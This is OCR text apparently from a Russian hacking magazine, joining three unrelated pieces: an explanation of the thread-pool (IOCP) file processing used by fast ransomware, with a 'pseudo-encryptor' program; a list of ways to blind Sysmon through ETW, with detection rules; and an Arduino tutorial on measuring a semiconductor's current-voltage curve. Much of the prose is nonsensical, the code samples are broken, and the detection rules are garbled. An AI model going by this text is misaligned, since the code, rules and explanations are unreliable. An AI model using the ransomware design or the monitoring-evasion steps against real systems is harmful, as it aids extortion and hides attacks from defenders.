РАЗБИРАЕМ МЕХАНИЗМ САМЫХ БЫСТРЫХ КРИПТОЛОКЕРОВ

ОТПРАВКА СООБЩЕНИЯ I/O COMPLETION PACKET ВРУЧНУЮ

PostQueuedCompletionStatus

Представь, что у нас есть какая-то логика выбора файла, которую нужно принудительно запихать в очередь. В таком случае нам понадобится **PostQueuedCompletionStatus()** — функция, позволяющая вручную добавить запись в очередь IOCP:

```
BOOL PostQueuedCompletionStatus(
  HANDLE CompletionPort,
  DWORD dwNumberOfBytesTransferred,
  ULONG_PTR dwCompletionKey,
  LPOVERLAPPED lpOverlapped);
```

- `CompletionPort` — порт IOCP, на который отправлять I/O completion packet;
- `dwNumberOfBytesTransferred` — значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpNumberOfBytesTransferred`;
- `dwCompletionKey` — ключ завершения. Значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpCompletionKey`;
- `lpOverlapped` — OVERLAPPED-структура. Значение, которое попадает в функции `GetQueuedCompletionStatus()` в переменную `lpOverlapped`.


Для пробуждения ожидающих потоков, когда нет завершающихся операций, иногда отсылают фиктивные значения ключа, например -1. Ожидающие потоки должны проверяющие значение ключей, и таким образом можно прекратить выполнение, что тоже пригодится работу.

ПРИМЕР ПСЕВДОШИФРОВАЛЬЩИКА

Думаю, мы готовы реализовывать порт IOCP с пулом потоков. Ты будешь удивлен, но код небольшой. Логика его проста: асинхронное чтение файла из папки с последующим выводом первых пяти байтов (собственно, получая и не новая программа пользовательмышьвидно). Все параметры контролируются в глобальных переменных, потому должны простейшие XOR-операции с последующим **WriteFile()** дадим, не усложняет задачу.

Я решил не разбирать каждую строку, а добавил достаточно полезные комментарии в код.

```
#include <windows.h>
#include <iostream>
#include <locale.h>
#include <string>

CRITICAL_SECTION gCritSection;
// Четыре пула и пули
DWORD dwNumberOfThreadsCount = 4;
// Читаем 5 байт
DWORD dwNumberOfBytesToRead = 5;
CONST std::string folder = L"C:\\Users\\Michael\\Downloads";

struct IOData
{
  OVERLAPPED overlapped;
  HANDLE hFileHandle;
  wchar_t buffer[sdwNumBytesToRead * ( 0 )];
  wchar_t FilePath[MAX_PATH] = { 0 };
  DWORD bytesRead;
};

DWORD WINAPI WorkerThread(LPVOID lpParam)
{
  HANDLE h2CP = (HANDLE)(LPParam);
  DWORD bytesTransferred;
  ULONG_PTR key;
  LPOVERLAPPED lpOverlapped;
  IOData* pData = nullptr;

  // Ждем бесконечно, пока в системе не появится какая-нибудь
  while (GetQueuedCompletionStatus(h2CP, &bytesTransferred, &key, &
lpOverlapped, INFINITE))
  {
    // Это была не выборка, а завершение. Работа закончена!
    std::wcout << L"Thread in IOCP 0 records, received manual IPP
from PostQueued. Exiting" << std::endl;
    LeaveCriticalSection(&gCritSection);
    break;

    pData = (IOData*)key;

    if (bytesTransferred > 0)
    {
      std::wcout << L"Value: " << pData->FilePath << std::endl;
      std::wcout << L"Bytes: ";
      for (DWORD i = 0; i < 5; ++i) {
        std::wcout << static_cast<int>(pData->buffer[i]) << L" ";
      }
      std::wcout << std::endl;
    }
    else
    {
      std::wcout << L"ID Failed or transferred 0 bytes" << std::endl;
    }

    LeaveCriticalSection(&gCritSection);
    CloseHandle(pData->hFileHandle);
    // Выборка обработана. Удаляем с очередиии
    delete pData;
  }
  return 0;
}

VOID ProcessFolder(const std::wstring& folder, HANDLE h2CP)
{
  WIN32_FIND_DATAW FindFileData;
  HANDLE hFind = FindFirstFileW(folder + L"\\*").c_str(), &
FindFileData);

  if (hFind != INVALID_HANDLE_VALUE)
  {
    do
    {
      if ((!(FindFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
      {
        HANDLE hFile = CreateFileW(folder + L"\\" + FindFileData.
cFileName).c_str(), GENERIC_READ,
          FILE_SHARE_READ, NULL, OPEN_EXISTING, FILE_FLAG_OVERLAPPED,
NULL);

        if (hFile != INVALID_HANDLE_VALUE)
        {
          IOData* pIOData = new IOData();
          memset(pIOData, 0, sizeof(IOData));
          pIOData->FileHandle = hFile;
          wcscpy_s(pIOData->FilePath, MAX_PATH, FindFileData.
cFileName);

          // Прикоплеем выборку к пулу
          CreateIoCompletionPort(hFile, h2CP, (ULONG_PTR)pIOData, 0)
        }
      }

      // Трогаем асинхронной операции
      // По завершении функции GetQueuedCompletionStatus() вернет
потому поток уведомлений
      ReadFile(hFile, pIOData->buffer, dwNumBuffersFile, NULL, &
pIOData->overlapped);
      }
      else
      {
        std::wcerr << L"Failed to open file: " << GetLastError() <<
std::endl;
      }
    }
    else
    {
      if (wcsicmp(FindFileData.cFileName, L".") != 0 && wcsicmp(
FindFileData.cFileName, L"..") != 0)
      {
        ProcessFolder(folder + L"\\" + FindFileData.cFileName,
h2CP);
      }
    }
    } while (FindNextFileW(hFind, &FindFileData) != 0);
    FindCloseW(hFind);
  }
}

int main()
{
  InitializeCriticalSection(&gCritSection);
  setlocale(LC_ALL, "");
  // Создаем бассейн
  HANDLE h2CP = CreateIoCompletionPort(INVALID_HANDLE_VALUE, NULL, 0
, 0);

  HANDLE hThreadS[iscpThreadCount];
  for (DWORD i = 0; i < iscpThreadCount; i++)
  {
    // Добавляем ярлык в бассейн
    hThreadS[i] = CreateThread(NULL, 0, WorkerThread, h2CP, 0, NULL)
    if (hThreadS[i] == NULL)
    {
      std::wcerr << L"CreateThread failed with error: " <<
GetLastError() << std::endl;
      return 1;
    }
  }

  // Пушим файлы
  ProcessFolder(folder, h2CP);

  for (int i = 0; i < iscpThreadCount; i++)
  {
    // Завершаем работу воркер
    PostQueuedCompletionStatus(h2CP, 0, 0, NULL);
  }

  WaitForMultipleObjects(iscpThreadCount, hThreadS, TRUE, INFINITE);
  for (HANDLE hThread : hThreadS)
  {
    CloseHandle(hThread);
  }

  DeleteCriticalSection(&gCritSection);
  CloseHandle(h2CP);
  return 0;
}
```


Processing folder: C:\Users\Michael\Downloads
Thread 0 started
Thread 1 started
Thread 2 started
Thread 3 started
Thread 0 processing file: C:\Users\Michael\Downloads\Setup.exe
Thread 1 processing file: C:\Users\Michael\Downloads\Setup.exe
Thread 2 processing file: C:\Users\Michael\Downloads\Setup.exe
Thread 3 processing file: C:\Users\Michael\Downloads\Setup.exe

НАДЗОР ЗА SYSMON

Защищаем мониторинг от атак штатными средствами Windows

На пути атакующего часто стоят системы EDR, цель которых — обнаружить атаку и сообщить о ней первой линии обороны SOC. Чтобы оставаться незамеченными, пентестерам приходится обходить мониторинг. В этой статье поговорим о том, как именно это делается в случае с атаками на Windows.

driverenok
Threat Researcher
andreykras144@gmail.com

Как известно, один из основных механизмов Windows, на который полагаются большинство решений класса EDR, — это Event Tracing for Windows. Он как поставляет данные для формирования алертов, так и делает записи в привычном нам журнале событий (в отдельных случаях).

Ранее мы уже разбирали, как атакующие могут воздействовать на подсистему ETW, чтобы сделать Sysmon максимально бесполезным. В этом материале мы посмотрим, как эти техники можно детектировать (как ни странно, но с помощью того же самого ETW).

Читай также

- Ослепить Sysmon. Выводим мониторинг из строя максимально незаметно
- Ослепить Sysmon полностью. Манипулируем объектами ETW, чтобы обойти мониторинг
- Добиваем мониторинг. Как работают продвинутые атаки на Sysmon
- Детект на связи. Учимся обнаруживать следы атак на EDR

KERNEL EVENT TRACING

Давай плавно перейдем к эксплуатации второго механизма, с помощью которого EDR получают события, а точнее, к детекту попыток вмешаться в работу подсистемы ETW. В предыдущих материалах я показывал техники, которыми могут воспользоваться атакующие при воздействии на подсистему ETW, чтобы изменить поведение Sysmon. Приведу их список:

1. Отключение провайдера `Microsoft-Windows-DNS-Client` от сессии `SysmonDnsEtwSession`.
2. Изменение параметров сессии `SYSMON TRACE` с целью отключения всех событий системного провайдера `SystemTraceProvider`.
3. Отбор (фильтрация) событий провайдеров на уровне сессий путем изменения значений параметров `MatchAnyKeyword` и `MatchAllKeyword`.

В этом разделе мы посмотрим, как можно обнаруживать такую активность, и попробуем написать детектирующую логику на языке eXtraction and Processing и Event Query Language. Штатные механизмы Windows позволяют отследить эту активность, однако для этого нам потребуется кое-что настроить.

В системе присутствует замечательный провайдер, с помощью которого можно отслеживать воздействия на ETW, — **`Microsoft-Windows-Kernel-EventTracing`**. Но большинство событий этого провайдера без предварительной настройки недоступны. Если точнее, его события разделены на два журнала — Admin и Analytic. В последний записываются события запуска и остановки ETW-сессии, изменения ее параметров и дескриптора безопасности, добавления и удаления из нее провайдеров, в общем — огромная ценность для безопасников. Аналитический журнал по умолчанию выключен. Его необходимо включить, чем мы и займемся в первую очередь.


ГОТОВИМ ИНФРАСТРУКТУРУ

В проде события журнала Analytic включаются с помощью групповых политик и соответствующих подписок на WEC-сервере.

Включаем журнал

Итак, для включения Analytic в реестре нужно прописать несколько ключей. Давай попробуем это сделать.


Создаем объект групповой политики.



Теперь открываем вот эту ветку реестра:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WINEVT\
Channels\Microsoft-Windows-Kernel-EventTracing/Analytic
```

И добавляем ключи, как на скриншоте ниже.




Параметр **`Enabled`** включает ведение журнала.

В **`MaxSize`** укажем размер журнала равным 20 Мбайт (0x1400000).

С помощью параметра **`Retention`** указываем, что необходимо перезаписать старые события, если размер журнала достигнет максимального значения.

Настраиваем подписку

Аналитический журнал мы включили, осталось только дождаться, пока политика распространится на хосты (ну или воспользоваться инструментом **`gpupdate`**). Теперь давай настроим подписку для сбора этих событий.



Здесь мы выбираем «Источники событий — Kernel-EventTracing».

Продолжение статьи →

НАДЗОР ЗА SYSMON

ОБЩИЕ ИДЕИ ПО ТРАССИРОВКЕ ОТ АТАК ШТАТНЫМИ СРЕДСТВАМИ WINDOWS


Автор: Дмитрий Шаповалов

ДЕТЕКТИВЫ МАЛЮТИНЫЕ: С ЕГО

Итак, давно известно всем системщикам, как сетевые мониторы в Windows. В частности пристрастно несколько лет назад сделанный Сысадмином с шайбой Шайтана.

Сервис **SYSMON. TRACE** в **SysmonDownloadSession** создается для того, чтобы сборщик **Sysmon** могло получать события с ранее созданного и ОПИСАННОГО ранее сеанса. Для этого сборщик при запуске, перечисляет существующие сеансы трассировки.

Также Sysmon во время работы регистрирует собственные провайдеры с именами **Microsoft-Windows-Sysmon**, которые и отражают поток значимых событий:



Детектив отключения провайдера от сессии

Для того, чтобы отключить сборщик **Sysmon**, достаточно отключить соответствующего провайдера трассировщика **Microsoft-Windows-DNS-Client**:

Данный подход сработает или от сисадмин:

Но, аналогично можно отключить провайдера **Microsoft-Windows-Sysmon** или **Eventlog-Microsoft-Windows-Sysmon-Operational**:

И остаточные следы сбоев можно увидеть в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic**:

```
{5C1F1C60-7E3A-49A6-A5F1-A27B9B3B9B6D}
```

Но мало шайтана **Event 12** в потоке говорит о том что провайдер был отключен от сессии **SysmonDownloadSession**. Событие не предусмотренное разработчиком сборщика **Sysmon** и поэтому оно пропускается.

Для того же сисадмина, он потерял есть возможность отключить провайдер **Eventlog-Microsoft-Windows-Sysmon-Operational**. Но **Eventlog-Microsoft-Windows-Sysmon-Operational** не отражается в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic** поэтому такое отключение и событие отключения можно получить только в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic**:

```
event SysmonDownloadSession.EnableProvider:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["systemmodifiedsession"
        "eventlog-microsoft-windows-sysmon-operational"], [user(object.name)]

rule Sysmon_provider_disabled_from_Sysmon_session:
    SysmonDownloadSession.EnableProvider
```

Если провайдер сисадмин не получает есть возможность отключить провайдер **SysmonDownloadSession** от **Eventlog-Microsoft-Windows-Sysmon-Operational**. Но в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic** такие события также появляются, и событие изменения DNS с ошибкой не из-за отсутствия провайдера появляется.

Полный текст правила в Приложении Сысадмин Ой Всё Пропало.
Кодировщик для Python SQLite будет выкинут в следующем обзоре.

Способ 2 — с помощью Security Auditing

Мы можем отслеживать все попытки доступа к ранее созданному с обычным ETW на основе собственных провайдеров **Microsoft-Windows-Kernel-EventTracing**. Для этого необходимо включить аудит доступа к объектам ядра Windows. Для этого нужно:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SubjectRight
```

Добавить этот параметр можно через regedit и изменить на прочие права. Он позволяет отслеживать изменения в параметрах трассировщиков. Для этого нужно:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\SubjectRight
\Microsoftwindows\Kernel\EventTracing
```

Полный список значений параметров установлены ранее, чтобы не сломать порядок, которые необходимо проверяющие при изменении параметров трассировщиков:

Добавить это автоматы можно с помощью шаблонов аудита (Event ASC) для аудиторов, что называется «Microsoftwindows\Kernel\EventTracing\Analytic» (с помощью сисадмин). Запись, ведь изменение встроенных в ядро только при сбое трассировщиков, которые, что называется «Microsoftwindows\Kernel\EventTracing» для ОЕМ.

Полный список параметров SACL с помощью GPO:

И отслеживать на собственно:

Здесь мы видим что если **Enable** поменяет свое значение с 1 на 0. Дополнительно можно подправить:

```
event SysmonDownloadSession.Enable:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["systemmodifiedsession"
        "eventlog-microsoft-windows-sysmon-operational"], [user(object.name)]

event SysmonDownloadSession.CaptureMetaFlist:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["systemmodifiedsession"
        "eventlog-microsoft-windows-sysmon-operational"], [user(object.name)]

event SysmonDownloadSession.CaptureMetaFlist:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["trace"
        "eventlog-microsoft-windows-sysmon-operational"], [user(object.name)]

rule Sysmon_provider_disabled_from_Sysmon_session:
    SysmonDownloadSession.Enable|SysmonDownloadSession.CaptureMetaFlist
```

Детектив изменения фильтра сессии SYSMON TRACE

Как мы помним, в сессии **SYSMON. TRACE** содержится настройка трассировщиков, начингрупповых в журнале, можно фильтр сессии поля **EnableFlags**:

Но этот факт и мы будет обрабатывать событие **Event12** в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic**:

Это событие не предусмотрено разработчиком сборщика **Sysmon**.

Но для отслеживания дополнительной информации об изменениях параметров **EnableFlags** сервис фаст изменения настроек этой сессии тоже подразделение:

```
event SysmonDownloadSession.CaptureMetaFlist:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "12" and
        [c_field]["trace"
        "eventlog-microsoft-windows-sysmon-operational"], [user(object.name)]

rule Sysmon_session_modified: SysmonDownloadSession.CaptureMetaFlist
```

Полный текст правила в Приложении.

Все как это же нужно будет мониторить, если Enable, ОЕМ:

Детектив изменения параметров отбора событий

Для того, чтобы отключить сборщик **Sysmon** достаточно отключить соответствующего провайдера **Eventlog-Microsoft-Windows-Sysmon-Operational**:

Это сделал сисад для того, чтобы снять журнал событий Windows шаитна тоже сработал. Но в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic** сообщение изменения параметров **Microsoft-Windows-Sysmon-Operational** не отражается. Но в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic** будет сообщение изменения параметров **MatchAllKeyword**. Но дефолт это параметры установлены в **0x8000000000000000**. Но в журнале **Microsoft-Windows-Sysmon-Operational** отражается изменение параметров, чтобы сборщик корректно отслеживать. Например, если параметр **MatchAllKeyword** есть значение **0x1** то сисад может спокойно отключить событие 8 (инъекция). Но в журнале **Microsoft-Windows-Kernel-EventTracing/Analytic** будет сообщение изменения параметров:

Полный текст правила для Sysmon ОЕМ. Но это будет выглядеть так, как на первом скрине.

Способ 2 — с помощью Security Auditing

Так же как и в способе 1 с помощью собственных провайдеров от ETW-сессии, эту ситуацию можно отслеживать с помощью **Event 4657** и **Sysmon 13** (даже отключив сам по себе сисадмин):


И для **MatchAllKeyword**:

Дополнение наше правило:

```
event SysmonDownloadSession.EnableMatchAllKeyword:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "12" and
        [c_field]["trace"]

event SysmonDownloadSession.CaptureMetaFlist:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["systemmodifiedsession"
        "eventlog-microsoft-windows-sysmon-operational", "4"], [user(object.name)]
                [c_field]["matchallkeyword" or
                [c_field]["matchallkeyword"] or [c_field]["0x1"]]

event SysmonDownloadSession.CaptureMetaFlist:
    key
        event_sect
        EnableFlag
        Provider
        {Author=Microsoftwindows} and
        {event_sect LIKE '%1%'} and
        "Microsoft-Windows-Kernel-EventTracing" and
        msgid = "0" and
        [c_field]["trace"
        "eventlog-microsoft-windows-sysmon-operational", "4"], [user(object.name)]
                [c_field]["matchallkeyword" or
                [c_field]["matchallkeyword"]]

rule Sysmon_session_modified: SysmonDownloadSession.EnableMatchAllKeyword|SysmonDownloadSession.CaptureMetaFlist
```

ВЫВОДЫ

Итак, в этом материале мы с вами убедились, что можно сломать шаитна (и Sysmon) с помощью штатного аудита Windows. Но этим же материалом наше сообщество показывает как можно сисадмина детектов и поймав сломать шаитна.



ВАХ!

Измеряем вольт-амперную характеристику полупроводника при помощи Arduino

prostovsky
I'm just a TechnoFreak.
TYS2012ru@gmail.com

Без полупроводников не обходится ни одно цифровое устройство, а чтобы из них собирать цифровые схемы, нужно знать вольт-амперные характеристики. В этой статье подробно разберем, что такое ВАХ, как ее измерять вручную и с помощью микроконтроллера.

ТЕОРИЯ

Прежде чем приступать к практике, нужно разобрать несколько важных моментов, которые понадобятся нам в работе. Для начала, конечно, стоит вспомнить, что же такое полупроводник.

INFO

Если хочешь еще сильнее освежить свои знания в электронике, прочитай предыдущие мои статьи. В них описаны базовые понятия и электронные компоненты, которые нам сегодня понадобятся:

- **Цифровая электроника с самого начала. Собираем схемы на МОSFET-транзисторах**
- **Бурст многоножек. Собираем устройство с интегральными микросхемами**

Полупроводники

Что приходит в голову, когда слышишь слово «полупроводник»? Полупроводники используются чуть ли не во всех современных устройствах, полупроводник — это главная инновация эпохи. Мы прошли огромный путь от опытов Фарадея до первых транзисторов и до современных компьютеров.


Любая микросхема, лежащая в основе цифрового устройства, состоит из транзисторов, в прошлых статьях про электронику я о них подробно рассказывал. А транзисторы, в свою очередь, создаются на основе именно полупроводников.

Сам по себе полупроводник — это вещество, имеющее особые свойства проводимости электричества. «Какие еще особые свойства? — спросишь ты. — Ток есть ток, подал на один конец проводника плюс питания, на другой минус, так и течет!» А вот в этом и есть изюминка полупроводников. По названию понятно, что они находятся как бы между проводниками и диэлектриками, то есть между материалами, ток полностью проводящими, и материалами, не проводящими ток вовсе. Проводить или не проводить — вот в чем вопрос!

Так вот, суть полупроводника в том, что свойства его проводимости могут изменяться в зависимости от условий, в которых он находится. И именно на этом основана вся современная электроника, ведь так можно совершенно по-разному взаимодействовать с током, модулировать, усиливать и направлять его. Из полупроводниковых материалов инженеры придумали собирать транзисторы, которые позволяют использовать эти замечательные свойства, а уже из транзисторов делают микросхемы.

Один из самых популярных полупроводников — кремний. Он доступный, дешевый и универсальный. Правда, вряд ли кусок кремнезема, который ты наковыряешь у себя на даче, подойдет для создания транзистора. Кремний должен быть очень чистым и состоять из одного цельного кристалла, поэтому их выращивают в лабораториях.

Про физический смысл работы полупроводников можешь продолжить читать в Википедии, заодно познакомиться с забавным понятием из мира физики — «дырками».



Полупроводник — от кремния до микросхем

Что за ВАХ?


Вольт-амперная характеристика, или же сокращенно ВАХ, — это зависимость тока от напряжения в каком-либо радиоэлементе. По факту ВАХ необходима для точных расчетов и проектировки электронных приборов. И вот чтобы инженер мог на вопрос «Рзаиет?!» с гордостью и уверенностью ответить «Не должно...», ему нужна эта характеристика.

Если помнишь, в школе на уроках алгебры ты чертил графики на осях X и Y. Здесь же получаются примерно такие же графики, только на одной оси будет сила тока, на другой — напряжение.

Измерить ВАХ можно вручную, с помощью обычного мультиметра. Для этого через исследуемый компонент необходимо пропустить напряжение и посмотреть значение силы тока. Потом добавляем напряжение и записываем соответствующие значения силы тока для каждого последующего измерения. Полученные результаты отмечаем на оси в виде точек, а после строим по ним график. Это и будет вольт-амперная характеристика.

В прошлых статьях я рассказывал про светодиод, думаю, ты сталкивался с ним бесчетное количество раз. Но знал ли ты, что светоизлучающий диод — это и есть не кто иной, как представитель полупроводниковой структуры, который излучает кванты света при протекании через него прямого тока? Когда используют светодиод, обычно учитывают две его основные характеристики: первая — это непосредственно наша вольт-амперная, а вторая — зависимость интенсивности света от силы тока.

В качестве подопытного суслика будем сегодня использовать именно светодиод. Если вдруг не помнишь, принцип его действия довольно прост, по факту это аналог нитрея в электричестве — ток течет через диод только в одном направлении, от анода (+) к катоду (–). Ниже ты видишь примеры графиков ВАХ и зависимости интенсивности света от силы тока светодиода.



Примеры графиков


Arduino за 30 секунд

В нашем проекте нам понадобится микроконтроллер Arduino, о котором ты уже, думаю, наслышан. Но прежде чем ты закатишь глаза и подумаешь: «Ах, опять эта железка с Алиэкспресса, которой у меня нет», попытаюсь успеть посоветовать тебе все же купить простой вариант платы, например Nano или Uno. Я считаю, что любой уважающий себя айтишник должен уметь так или иначе обращаться с популярными железками. В случае с Arduino это не только полезно, но и интересно! Считай, я даю тебе шанс заново открыть для себя Lego, но в мире электроники и программирования.

WWW

Подробно о работе с Arduino можешь почитать в книге «Амперки».

Если вкратце, Arduino — этакий компьютер размером с ладонь. К нему ты можешь подключить любые подходящие электронные компоненты и запрограммировать свое устройство, загрузив программу со своего компьютера. Программирование ведется на C++, правда немного измененном. Для начала работы тебе необходимо поставить среду разработки Arduino IDE, которую ты можешь скачать с официального сайта Arduino. Вторая версия, кстати, сильно отличается от предыдущей (и, как по мне, старая более дружелюбна).



Разные Arduino и среда разработки Arduino IDE

WWW

Если нет возможности приобрести железки или просто не хочется ждать, можно попробовать поработать в виртуальной лаборатории, например браузерной Tinkercad. Здесь ты можешь создавать свои проекты на виртуальной Arduino, писать код и даже делать 3D-модели.

Фоторезистор

Теперь поговорим об одном электронном компоненте — который работает именно за счет наших любимых полупроводников. Ты должен был запомнить, что они способны менять свои свойства проводения тока в зависимости от внешних факторов. Фоторезистор как раз хороший пример: он работает как обычный резистор, то есть ограничивает ток, только вот сопротивление свое меняет в зависимости от света, который на него попадает.

Фоторезистор и его обозначение на схеме

Этот элемент пригодится в проектах, где необходимо как-то фиксировать свет. На выходе можно получить аналоговый сигнал, то есть фоторезистор позволяет не просто узнавать, включен или выключен свет, а еще и измерять уровень освещенности вокруг датчика. Нам в работе он понадобится для определения интенсивности свечения диода.

Продолжение статьи →

ВАХ!

ИЗМЕРЯЕМ ВОЛЬТ-АМПЕРНУЮ ХАРАКТЕРИСТИКУ ПОЛУПРОВОДНИКА ПРИ ПОМОЩИ ARDUINO

ПРИСТУПАЯ К ПРАКТИКЕ

Пы-ы-ы... RC-фильтр для первого курсанта

Для начала рассмотрим простейшие схемы с использованием ШИМ-сигнала. В теории так вообще обещают фильтры. В принципе, на практике, что такое цифровой сигнал и как он отличается от аналогового. Здесь/опять-напульсация модуляции, если пользователь очень «любит» фильтрованные, поскольку ему нужно получить максимальное напряжение цифрового сигнала на часы и тем самым увеличить потенциал мощности.

Например, ШИМ в Arduino позволяет управлять выходным напряжением цифрового сигнала. Для этого ШИМ использует модуляцию длительности импульса (в англ. PWM) и изменяет в промежутке на шаге от 0 до 255. Но это по-прежнему будет цифровой сигнал, просто достигается такой эффект будет за счет высокого быстродействия частоты шума и отклонения.

Кстати говоря, в экране нашего телефона тоже есть ШИМ. Значит, что мы можем сделать? Мы можем, например, выставляем напряжение от 0 до 255 в порядке от 0 до 5 вольт. Чтобы отладить ШИМ-сигнал и сделать его похожим на аналоговый, нам потребуется собрать RC-фильтр, простое устройство, состоящее из R – резистора и C – конденсатора.

Фильтр НЧ

Фильтр ВЧ

Схема RC-фильтра

Подающее значение для R и C можно рассчитать по закону Кирхгофа, используя формулу:

$$F(x)^{\prime\prime} = \frac{1}{LC}\frac{F(x)}{dx^2}$$

Следующая формула из формул

Не будем тратить время на погружение в формулы, как говорится – из рогатки выдю. Да и вообще пущай всего подробнее эти значения на глаз подсчитать (использовать с примерно нужным номиналы, выяснится с платы «грабли» (что каменно) сначала и посмотреть, насколько это отличается. Если отличаешься нерасчетным, значения значительно чуть побольше или чуть поменьше – ничего страшного, пока результат нас не удовлетворит. Вначе так же делаю.

Собираем схему

Для начала берем цифровые, цифровые, поддерживающие ШИМ, а значит, аналоговые. Обозначение аналоговые начинается с А. Плюс могут работать и цифровые, но не всегда. Для начала берем Arduino. Если по-прежнему нужно какой-нибудь цифровой датчик, подключаем к нему. Вторая, поменьше, плату он не работает, проверено, но подключает. Не по его в аналоговые пины, между ними сочиняем «работы» на фарш.

Для определения всего значения характеристик нам необходимо измерять напряжение напряжения на сопротивлении. Подключаем RC-фильтр к выходу пины с ШИМ напряжения, но аналогово, а аналогово. Будет аналоговые пины АО. Для начала подключим к пину А0 RC-фильтр, а к нему подключим резистор, резистор на сопротивлении, а на А2 – считывать показания напряжения на делителе напряжения (с помощью резистора и фотодиодиода) и потом интерполировать из этого крокуса смотрела.

Схема

А пины 3 подключим светодиод, который будет показывать готовность к выгрузке данных, а к пину 4 – кнопку для управления выгрузкой.

Тестируем фильтр

Начальная задача: протестировать, которая будет выдавать результат выгружаемых сигналов с платного порта Arduino (аналоговых сигналов).

INFO

COM-порт в Arduino – это виртуальный последовательный порт, к которому можно подключить, чтобы взаимодействовать с частными данными между порта компьютера и умным устройством Arduino. Для этого в Arduino IDE можно использовать – монитор порта, а который можно попасть, нажав на иконку лупы. Также в Arduino IDE есть Serial Plotter – это инструмент, который позволяет визуализировать данные, выводимые в последовательный порт.

```
int A0;
void setup()
  Serial.begin(9600);
  pinMode (3, OUTPUT);
  pinMode (A0, INPUT);
  pinMode (4, INPUT);
  analogWrite (3, 0);
  delay(100);
}
void loop()
  Serial.println(analogRead(A0));
}
```

Код для тестирования COM-порта

В этом при подключении конденсатора мы можем увидеть следующие результаты

Результаты COM-порта

Чтобы видеть, как отображается ШИМ сигнал до и после зарядки конденсатора. Если положить блокс, то будет видны шумы в цепи, этаже нисходящие, пиковые и обратные вводящие на по поступлений зарядки реальных конденсатора. Чем меньше эти шумы, чем лучше подробнее комментарий. Для начала подключим к пину 3 светодиод, который будет показывать, что мы начинаем. Ждем сигнала. Когда сигнала нет, светодиод горит. Когда сигнал пошел, светодиод начинает мигать. Для начала:

```
int A0;
int Fiver = 4;
int A1, A2, A3;
int Fiver;
float k[256][3];

void setup() {
  delay(1000);
  pinMode(A0, INPUT);
  pinMode(A1, INPUT);
  pinMode(A2, INPUT);
  pinMode(A3, INPUT);
  pinMode(A4, INPUT);
  pinMode(A5, INPUT);
  pinMode(A6, INPUT);
  pinMode(A7, INPUT);
  analogWrite(3, 4);
  analogWrite(Fiver, 4);
  delay(100);
  analogReference(DEFAULT);
  f = analogRead(A1);
  a = f;
  for (int i = 0; i < 100; i++) {
    a = analogRead(A1);
    f = max(f, a);
    a = min(a, a);
  }
  i = (f + a) / 2;
  delay(100);
  ...
}
void loop() {
  if (a == 255) {
    digitalWrite(4, 1);
    delay(100);
    for (int i = 0; i <= 100; i++) {
      i1 = analogRead(A0);
      a1 = analogRead(A1);
      a2 = analogRead(A2);
      i = max(i, i1);
      a = max(a, a1);
      a = max(a, a2);
      k[i][0] = (i * 5 - 40) / 360;
      k[i][1] = (((a / 1023) * 5 / 255) * 1000000);
      k[i][2] = a;
      a = a * 5;
    }
    ...
}
else if (a > 255) {
  digitalWrite(4, 0);
  digitalWrite(Fiver, 1);
  digitalWrite(4, 0);
  if (k == 0) {
    Serial.print("Начало_подсчета_напряжения_В");
    Serial.print("\t");
    Serial.print(k[0][0]);
  }
  for (int i = 0; i <= 244; i++) {
    Serial.print(k[0]);
    ...
  }
  a = 1;
  digitalWrite(4, 1);
  delay(100);
